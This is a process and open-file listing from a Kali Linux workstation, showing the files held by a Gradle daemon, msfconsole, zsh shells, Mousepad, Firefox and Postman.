- └─ /usr/share/java/gradle-resources-sftp-4.4.1.jar
- └─ /usr/share/java/gradle-scala-4.4.1.jar
- └─ /usr/share/java/gradle-signing-4.4.1.jar
- └─ /usr/share/java/bcpg-1.80.jar
- └─ /usr/share/java/gradle-testing-base-4.4.1.jar
- └─ /usr/share/java/gradle-testing-jvm-4.4.1.jar
- └─ /usr/share/java/bsh-2.0b4.jar
- └─ /usr/share/java/junit4-4.13.2.jar
- └─ /usr/share/java/hamcrest-2.2.jar
- └─ /usr/share/java/testng.jar
- └─ /usr/share/java/jsr305-0.1~+svn49.jar
- └─ /usr/share/java/gradle-testing-native-4.4.1.jar
- └─ /usr/share/java/gradle-tooling-api-builders-4.4.1.jar
- └─ /home/kali/.gradle/daemon[0m/4.4.1/daemon-8612.out.log
- └─ /dev/random
- └─ /dev/urandom
- └─ /usr/share/java/gradle-build-option-4.4.1.jar
- └─ /home/kali/.gradle/caches/4.4.1/fileHashes/fileHashes.lock
- └─ /usr/share/java/gradle-cli-4.4.1.jar
- └─ /usr/share/java/atinject-jsr330-api-1.0.jar

- └─ /usr/share/java/commons-codec-1.18.0.jar
- └─ /usr/share/java/commons-collections3-3.2.2.jar
- └─ /usr/share/java/commons-compress-1.27.1.jar
- └─ /usr/share/java/xz-1.9.jar
- └─ /usr/share/java/groovy-all-2.4.21.jar
- └─ /usr/share/java/native-platform-0.14.jar
- └─ /usr/share/java/gradle-base-services-groovy-4.4.1.jar
- └─ /usr/share/java/gradle-build-cache-4.4.1.jar
- └─ /usr/share/java/gradle-logging-4.4.1.jar
- └─ /usr/share/java/hawtjni-runtime.jar
- └─ /usr/lib/jvm/java-23-openjdk-amd64/lib/modules
- └─ /usr/share/java/jansi1-1.18.jar
- └─ /usr/share/java/jcl-over-slf4j-1.7.32.jar
- └─ /usr/share/java/jul-to-slf4j-1.7.32.jar
- └─ /usr/share/java/log4j-over-slf4j-1.7.32.jar
- └─ /usr/share/java/gradle-messaging-4.4.1.jar
- └─ /usr/share/java/kryo-2.20.jar
- └─ /usr/share/java/minlog-1.3.1.jar
- └─ /usr/share/java/objenesis-3.4.jar
- └─ /usr/share/java/reflectasm.jar
- └─ /usr/share/java/asm-9.8.jar
- └─ /usr/share/java/gradle-launcher-4.4.1.jar
- └─ /usr/share/java/gradle-native-4.4.1.jar
- └─ /usr/share/java/gradle-persistent-cache-4.4.1.jar
- └─ /usr/share/java/gradle-resources-4.4.1.jar
- └─ /usr/share/java/gradle-model-core-4.4.1.jar

- └─ /usr/share/java/gradle-process-services-4.4.1.jar
- └─ /usr/share/java/gradle-jvm-services-4.4.1.jar
- └─ /usr/share/java/gradle-docs-4.4.1.jar
- └─ /usr/share/java/gradle-model-groovy-4.4.1.jar
- └─ /usr/share/java/gradle-tooling-api-4.4.1.jar
- └─ /usr/share/java/gradle-wrapper-4.4.1.jar
- └─ /usr/share/java/gradle-base-services-4.4.1.jar
- └─ /usr/share/java/gradle-workers-4.4.1.jar
- └─ /usr/share/java/gradle-dependency-management-4.4.1.jar
- └─ /usr/share/java/aopalliance-1.0.jar
- └─ /usr/share/java/bcprov-1.80.jar
- └─ /usr/share/java/cdi-api-1.2.jar
- └─ /usr/share/java/el-api.jar
- └─ /usr/share/java/geronimo-interceptor-3.0-spec-1.0.1.jar
- └─ /usr/share/java/commons-lang3-3.17.0.jar
- └─ /usr/share/java/error-prone-annotations.jar
- └─ /usr/share/java/geronimo-annotation-1.3-spec.jar
- └─ /usr/share/java/gradle-core-api-4.4.1.jar
- └─ /usr/share/java/gson-2.10.1.jar
- └─ /usr/share/java/guice-5.1.0.jar
- └─ /usr/share/java/ivy-2.5.0.jar
- └─ /usr/share/java/jsch-0.2.19.jar
- └─ /usr/share/java/junixsocket-common.jar
- └─ /usr/share/java/log4j-api.jar
- └─ /usr/share/java/maven-resolver-api-1.9.22.jar
- └─ /usr/share/java/maven-resolver-connector-basic-1.9.22.jar

- └─ /usr/share/java/maven-resolver-impl-1.9.22.jar
- └─ /usr/share/java/maven-resolver-named-locks-1.9.22.jar
- └─ /usr/share/java/gradle-core-4.4.1.jar
- └─ /usr/share/java/maven-resolver-spi-1.9.22.jar
- └─ /usr/share/java/maven-resolver-util-1.9.22.jar
- └─ /usr/share/java/maven3-artifact-3.9.9.jar
- └─ /usr/share/java/maven3-builder-support-3.9.9.jar
- └─ /usr/share/java/maven3-compatible-3.9.9.jar
- └─ /usr/share/java/maven3-core-3.9.9.jar
- └─ /usr/share/java/maven3-model-builder-3.9.9.jar
- └─ /usr/share/java/maven3-model-3.9.9.jar
- └─ /usr/share/java/maven3-plugin-api-3.9.9.jar
- └─ /usr/share/java/maven3-repository-metadata-3.9.9.jar
- └─ /usr/share/java/ant-1.10.15.jar
- └─ /usr/share/java/maven3-resolver-provider-3.9.9.jar
- └─ /usr/share/java/maven3-settings-builder-3.9.9.jar
- └─ /usr/share/java/maven3-settings-3.9.9.jar
- └─ /usr/share/java/plexus-cipher.jar
- └─ /usr/share/java/plexus-classworlds.jar
- └─ /usr/share/java/plexus-component-annotations.jar
- └─ /usr/share/java/plexus-interpolation-1.27.jar
- └─ /usr/share/java/plexus-sec-dispatcher.jar
- └─ /usr/share/java/plexus-utils2.jar
- └─ /usr/share/java/sisu-inject-0.3.5.jar
- └─ /usr/share/java/ant-launcher-1.10.15.jar
- └─ /usr/share/java/sisu-plexus-0.3.5.jar

- └─ /usr/share/java/wagon-file-3.5.3.jar
- └─ /usr/share/java/wagon-http-shared-3.5.3.jar
- └─ /usr/share/java/wagon-http-3.5.3.jar
- └─ /usr/share/java/wagon-provider-api-3.5.3.jar
- └─ /usr/share/java/xbean-reflect-4.5.jar
- └─ /usr/share/java/gradle-installation-beacon-4.4.1.jar
- └─ /usr/share/java/gradle-resources-http-4.4.1.jar
- └─ /usr/share/java/httpclient.jar
- └─ /usr/share/java/httpcore.jar

Process 10049 (kali) - ruby /usr/bin/msfconsole

- └─ Has open files:
 - └─ /dev/pts/0
 - └─ /home/kali/.msf4/logs/production.log
 - └─ /home/kali/.msf4/logs/framework.log

Process 10279 (kali) - /usr/bin/zsh

- └─ Has open files:
 - └─ /dev/pts/1
 - └─ /usr/share/zsh/functions/Completion.zwc
 - └─ /usr/share/zsh/functions/Completion/Base.zwc
 - └─ /usr/share/zsh/functions/Misc.zwc

Process 11149 (kali) - /usr/bin/zsh

- └─ Has open files:
 - └─ /dev/pts/2
 - └─ /usr/share/zsh/functions/Completion.zwc
 - └─ /usr/share/zsh/functions/Completion/Base.zwc
 - └─ /usr/share/zsh/functions/Misc.zwc

Process 11368 (kali) - /usr/bin/mousepad /var/log/alternatives.log

└─ Has open files:

- └─ /usr/share/gtksourceview-4/language-specs/csv.lang
- └─ /usr/share/gtksourceview-4/language-specs/go.lang
- └─ /usr/share/gtksourceview-4/language-specs/meson.lang
- └─ /usr/share/gtksourceview-4/language-specs/verilog.lang
- └─ /usr/share/gtksourceview-4/language-specs/sql.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-js-functions-classes.lang
- └─ /usr/share/gtksourceview-4/language-specs/dtl.lang
- └─ /usr/share/gtksourceview-4/language-specs/sweave.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript-values.lang
- └─ /usr/share/gtksourceview-4/language-specs/less.lang
- └─ /usr/share/gtksourceview-4/language-specs/asciidoc.lang
- └─ /usr/share/gtksourceview-4/language-specs/solidity.lang
- └─ /usr/share/gtksourceview-4/language-specs/toml.lang
- └─ /usr/share/gtksourceview-4/language-specs/glsr.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-type-generics.lang
- └─ /usr/share/gtksourceview-4/language-specs/chdr.lang
- └─ /usr/share/gtksourceview-4/language-specs/idl.lang
- └─ /usr/share/gtksourceview-4/language-specs/opencv.lang
- └─ /usr/share/gtksourceview-4/language-specs/python3.lang
- └─ /usr/share/gtksourceview-4/language-specs/gdscript.lang
- └─ /usr/share/gtksourceview-4/language-specs/fcl.lang
- └─ /usr/share/gtksourceview-4/language-specs/ooc.lang
- └─ /usr/share/gtksourceview-4/language-specs/vala.lang
- └─ /usr/share/gtksourceview-4/language-specs/docker.lang

- └─ /usr/share/gtksourceview-4/language-specs/sparql.lang
- └─ /usr/share/gtksourceview-4/language-specs/haskell-literate.lang
- └─ /usr/share/gtksourceview-4/language-specs/rpmspec.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-type-expressions.lang
- └─ /usr/share/gtksourceview-4/language-specs/texinfo.lang
- └─ /usr/share/gtksourceview-4/language-specs/ocl.lang
- └─ /usr/share/gtksourceview-4/language-specs/gradle.lang
- └─ /usr/share/gtksourceview-4/language-specs/systemverilog.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript-literals.lang
- └─ /usr/share/gtksourceview-4/language-specs/objj.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-js-expressions.lang
- └─ /usr/share/gtksourceview-4/language-specs/cmake.lang
- └─ /usr/share/gtksourceview-4/language-specs/def.lang
- └─ /usr/share/gtksourceview-4/language-specs/po.lang
- └─ /usr/share/gtksourceview-4/language-specs/modelica.lang
- └─ /usr/share/gtksourceview-4/language-specs/logtalk.lang
- └─ /usr/share/gtksourceview-4/language-specs/desktop.lang
- └─ /usr/share/gtksourceview-4/language-specs/ansforth94.lang
- └─ /usr/share/gtksourceview-4/language-specs/pig.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript-statements.lang
- └─ /usr/share/gtksourceview-4/language-specs/powershell.lang
- └─ /usr/share/gtksourceview-4/language-specs/actionscript.lang
- └─ /usr/share/gtksourceview-4/language-specs/bibtex.lang
- └─ /usr/share/gtksourceview-4/language-specs/dot.lang
- └─ /usr/share/gtksourceview-4/language-specs/erb-js.lang
- └─ /usr/share/gtksourceview-4/language-specs/R.lang

- └─ /usr/share/gtksourceview-4/language-specs/ruby.lang
- └─ /usr/share/gtksourceview-4/language-specs/lean.lang
- └─ /usr/share/gtksourceview-4/language-specs/haxe.lang
- └─ /usr/share/gtksourceview-4/language-specs/xml.lang
- └─ /usr/share/gtksourceview-4/language-specs/gtk-doc.lang
- └─ /usr/share/gtksourceview-4/language-specs/dart.lang
- └─ /usr/share/gtksourceview-4/language-specs/thrift.lang
- └─ /usr/share/gtksourceview-4/language-specs/python.lang
- └─ /usr/share/gtksourceview-4/language-specs/java.lang
- └─ /usr/share/gtksourceview-4/language-specs/imagej.lang
- └─ /usr/share/gtksourceview-4/language-specs/objc.lang
- └─ /usr/share/gtksourceview-4/language-specs/abnf.lang
- └─ /usr/share/gtksourceview-4/language-specs/puppet.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript.lang
- └─ /usr/share/gtksourceview-4/language-specs/yara.lang
- └─ /usr/share/gtksourceview-4/language-specs/bluespec.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-js-literals.lang
- └─ /usr/share/gtksourceview-4/language-specs/pascal.lang
- └─ /usr/share/gtksourceview-4/language-specs/changelog.lang
- └─ /usr/share/gtksourceview-4/language-specs/perl.lang
- └─ /usr/share/gtksourceview-4/language-specs/libtool.lang
- └─ /usr/share/gtksourceview-4/language-specs/prolog.lang
- └─ /usr/share/gtksourceview-4/language-specs/fortran.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript.lang
- └─ /usr/share/gtksourceview-4/language-specs/netrexx.lang
- └─ /usr/share/gtksourceview-4/language-specs/automake.lang

- └─ /usr/share/gtksourceview-4/language-specs/swift.lang
- └─ /usr/share/gtksourceview-4/language-specs/jsdoc.lang
- └─ /usr/share/gtksourceview-4/language-specs/rust.lang
- └─ /usr/share/gtksourceview-4/language-specs/ftl.lang
- └─ /usr/share/gtksourceview-4/language-specs/php.lang
- └─ /usr/share/gtksourceview-4/language-specs/eiffel.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript-expressions.lang
- └─ /usr/share/gtksourceview-4/language-specs/html.lang
- └─ /usr/share/gtksourceview-4/language-specs/awk.lang
- └─ /usr/share/gtksourceview-4/language-specs/llvm.lang
- └─ /usr/share/gtksourceview-4/language-specs/cpp.lang
- └─ /usr/share/gtksourceview-4/language-specs/erb-html.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript-functions-classes.lang
- └─ /usr/share/gtksourceview-4/language-specs/forth.lang
- └─ /usr/share/gtksourceview-4/language-specs/diff.lang
- └─ /usr/share/gtksourceview-4/language-specs/tera.lang
- └─ /usr/share/gtksourceview-4/language-specs/gtkrc.lang
- └─ /usr/share/gtksourceview-4/language-specs/c.lang
- └─ /usr/share/gtksourceview-4/language-specs/sh.lang
- └─ /usr/share/gtksourceview-4/language-specs/haskell.lang
- └─ /usr/share/gtksourceview-4/language-specs/xslt.lang
- └─ /usr/share/gtksourceview-4/language-specs/octave.lang
- └─ /usr/share/gtksourceview-4/language-specs/cuda.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-js-statements.lang
- └─ /home/kali/.xsession-errors
- └─ /usr/share/gtksourceview-4/language-specs/rst.lang

- └─ /usr/share/gtksourceview-4/language-specs/commonlisp.lang
- └─ /usr/share/gtksourceview-4/language-specs/scss.lang
- └─ /usr/share/gtksourceview-4/language-specs/jsx.lang
- └─ /usr/share/gtksourceview-4/language-specs/pkgconfig.lang
- └─ /usr/share/gtksourceview-4/language-specs/scilab.lang
- └─ /usr/share/gtksourceview-4/language-specs/javascript-modules.lang
- └─ /usr/share/gtksourceview-4/language-specs/idl-exelis.lang
- └─ /usr/share/gtksourceview-4/language-specs/m4.lang
- └─ /usr/share/gtksourceview-4/language-specs/kotlin.lang
- └─ /usr/share/gtksourceview-4/language-specs/boo.lang
- └─ /usr/share/gtksourceview-4/language-specs/spice.lang
- └─ /usr/share/gtksourceview-4/language-specs/asp.lang
- └─ /usr/share/gtksourceview-4/language-specs/ini.lang
- └─ /usr/share/gtksourceview-4/language-specs/star.lang
- └─ /usr/share/gtksourceview-4/language-specs/sml.lang
- └─ /usr/share/gtksourceview-4/language-specs/matlab.lang
- └─ /usr/share/gtksourceview-4/language-specs/cobol.lang
- └─ /usr/share/gtksourceview-4/language-specs/dosbatch.lang
- └─ /usr/share/gtksourceview-4/language-specs/scheme.lang
- └─ /usr/share/gtksourceview-4/language-specs/gdb-log.lang
- └─ /usr/share/gtksourceview-4/language-specs/dtd.lang
- └─ /usr/share/gtksourceview-4/language-specs/latex.lang
- └─ /usr/share/gtksourceview-4/language-specs/opal.lang
- └─ /usr/share/gtksourceview-4/language-specs/css.lang
- └─ /usr/share/gtksourceview-4/language-specs/haddock.lang
- └─ /usr/share/gtksourceview-4/language-specs/vhdl.lang

- └─ /usr/share/gtksourceview-4/language-specs/maxima.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-type-literals.lang
- └─ /usr/share/gtksourceview-4/language-specs/markdown.lang
- └─ /usr/share/gtksourceview-4/language-specs/nsis.lang
- └─ /usr/share/gtksourceview-4/language-specs/erb.lang
- └─ /usr/share/gtksourceview-4/language-specs/terraform.lang
- └─ /usr/share/gtksourceview-4/language-specs/j.lang
- └─ /usr/share/gtksourceview-4/language-specs/jade.lang
- └─ /usr/share/gtksourceview-4/language-specs/erlang.lang
- └─ /usr/share/gtksourceview-4/language-specs/nemerle.lang
- └─ /usr/share/gtksourceview-4/language-specs/fish.lang
- └─ /usr/share/gtksourceview-4/language-specs/d.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-jsx.lang
- └─ /usr/share/gtksourceview-4/language-specs/tcl.lang
- └─ /usr/share/gtksourceview-4/language-specs/lua.lang
- └─ /usr/share/gtksourceview-4/language-specs/cg.lang
- └─ /usr/share/gtksourceview-4/language-specs/gap.lang
- └─ /usr/share/gtksourceview-4/language-specs/bennugd.lang
- └─ /usr/share/gtksourceview-4/language-specs/typescript-js-modules.lang
- └─ /usr/share/gtksourceview-4/language-specs/julia.lang
- └─ /usr/share/gtksourceview-4/language-specs/genie.lang
- └─ /usr/share/gtksourceview-4/language-specs/dpatch.lang
- └─ /usr/share/gtksourceview-4/language-specs/t2t.lang
- └─ /usr/share/gtksourceview-4/language-specs/cpphdr.lang
- └─ /usr/share/gtksourceview-4/language-specs/makefile.lang
- └─ /usr/share/gtksourceview-4/language-specs/logcat.lang

- └─ /usr/share/gtksourceview-4/language-specs/docbook.lang
- └─ /usr/share/gtksourceview-4/language-specs/yaml.lang
- └─ /usr/share/gtksourceview-4/language-specs/yacc.lang
- └─ /usr/share/gtksourceview-4/language-specs/ada.lang
- └─ /usr/share/gtksourceview-4/language-specs/mallard.lang
- └─ /usr/share/gtksourceview-4/language-specs/vbnet.lang
- └─ /usr/share/gtksourceview-4/language-specs/lex.lang
- └─ /usr/share/gtksourceview-4/language-specs/ocaml.lang
- └─ /usr/share/gtksourceview-4/language-specs/fsharp.lang
- └─ /usr/share/gtksourceview-4/language-specs/scala.lang
- └─ /usr/share/gtksourceview-4/language-specs/mediawiki.lang
- └─ /usr/share/gtksourceview-4/language-specs/protobuf.lang
- └─ /usr/share/gtksourceview-4/language-specs/json.lang
- └─ /usr/share/gtksourceview-4/language-specs/csharp.lang
- └─ /usr/share/gtksourceview-4/language-specs/mxml.lang
- └─ /usr/share/gtksourceview-4/language-specs/groovy.lang
- └─ /home/kali/.local/share/gvfs-metadata/home (deleted)
- └─ /home/kali/.local/share/gvfs-metadata/home-d0c8e2a9.log (deleted)

Process 11882 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 32 -isForBrowser -
prefsLen 31694 -prefMapSize

└─ Has open files:

- └─ /memfd:mozilla-ipc (deleted)
- └─ pipe:[82546]
- └─ pipe:[83450]
- └─ pipe:[83451]
- └─ /home/kali/.xsession-errors

└─ pipe:[83452]

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ pipe:[82551]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 11931 (kali) - /usr/lib/firefox-esr/firefox-esr -contentproc -childID 33 -isForBrowser -prefsLen 31694 -prefMapSize

└─ Has open files:

└─ /memfd:mozilla-ipc (deleted)

└─ pipe:[78783]

└─ pipe:[82802]

└─ pipe:[82803]

└─ /home/kali/.xsession-errors

└─ /home/kali/.cache/mozilla/firefox/dc1isery.default-esr/startupCache/scriptCache-child-current.bin

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/adguardadblocker@adguard.com.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/@retire.js.xpi

└─ /home/kali/.mozilla/firefox/dc1isery.default-esr/extensions/wappalyzer@crunchlabz.com.xpi

└─ pipe:[82804]

└─ pipe:[78787]

└─ /usr/lib/firefox-esr/omni.ja

└─ /usr/lib/firefox-esr/browser/omni.ja

Process 19707 (kali) - /snap/postman/351/usr/share/postman/postman --no-sandbox

└─ Has open files:

└─ /dev/pts/2

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Dictionaries/en-US-10-1.bdic

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/WebStorage/QuotaManager

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/WebStorage/QuotaManager-journal

└─ /dev/shm/.org.chromium.Chromium.K4BKKg (deleted)

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Session Storage/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/GPUCache/data_0

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/LOG

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Local Storage/leveldb/LOG

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Local Storage/leveldb/LOCK

└─

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/Local Storage/leveldb/MANIFEST-000001

└

/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_undefined/
Local Storage/leveldb/000003.log

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/GPUCache/index

└ pipe:[133681]

└ /home/kali/snap/postman/351/.config/Postman/Local Storage/leveldb/LOG

└ /home/kali/snap/postman/351/.config/Postman/Local Storage/leveldb/MANIFEST-000001

└ /home/kali/snap/postman/351/.config/Postman/Local Storage/leveldb/LOCK

└ /home/kali/snap/postman/351/.config/Postman/Local Storage/leveldb/000003.log

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/GPUCache/data_0

└ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Session Storage/LOG

└ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
a50d78a3f093/Session Storage/LOCK

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/GPUCache/data_1

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/GPUCache/data_2

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/GPUCache/data_3

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/DawnWebGPUCache/index

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/DawnWebGPUCache/data_0

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/DawnWebGPUCache/data_1

└ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-
762da4b28746/DawnWebGPUCache/data_2

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnWebGPUCache/data_3

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnGraphiteCache/index

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnGraphiteCache/data_0

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnGraphiteCache/data_1

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnGraphiteCache/data_2

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnGraphiteCache/data_3

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Session Storage/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Session Storage/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Session Storage/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/WebStorage/QuotaManager

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/WebStorage/QuotaManager-journal

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/000005.ldb

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/000013.ldb

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/LOCK

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/IndexedDB/https_desktop.postman.com_0.indexeddb.leveldb/000010.ldb

└─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/Local Storage/leveldb/000003.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/GPUCache/data_1

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/GPUCache/data_2

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/GPUCache/data_3

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnWebGPUCache/index

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnWebGPUCache/data_0

└─ /dev/shm/.org.chromium.Chromium.lzfbJ1 (deleted)

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnWebGPUCache/data_1

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnWebGPUCache/data_2

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnWebGPUCache/data_3

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnGraphiteCache/index

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnGraphiteCache/data_1

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnGraphiteCache/data_0

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnGraphiteCache/data_2

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnGraphiteCache/data_3

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/000006.log

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/000007.ldb

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/IndexedDB/file__0.indexeddb.leveldb/000005.ldb

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Service Worker/Database/LOG

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Service Worker/Database/LOCK

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Service Worker/Database/MANIFEST-000001

└─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Service Worker/Database/000003.log

└─ pipe:[186468]

- └─ /dev/urandom
- └─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/SharedStorage
- └─ /home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/SharedStorage-wal
- └─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/SharedStorage
- └─
/home/kali/snap/postman/351/.config/Postman/Partitions/postman_user_cookies_34076f77-9ac9-4e12-bd92-762da4b28746/SharedStorage-wal
- └─ pipe:[133682]
- └─ pipe:[133683]
- └─ pipe:[133684]
- └─ /snap/postman/351/usr/share/postman/icudtl.dat
- └─ pipe:[137403]
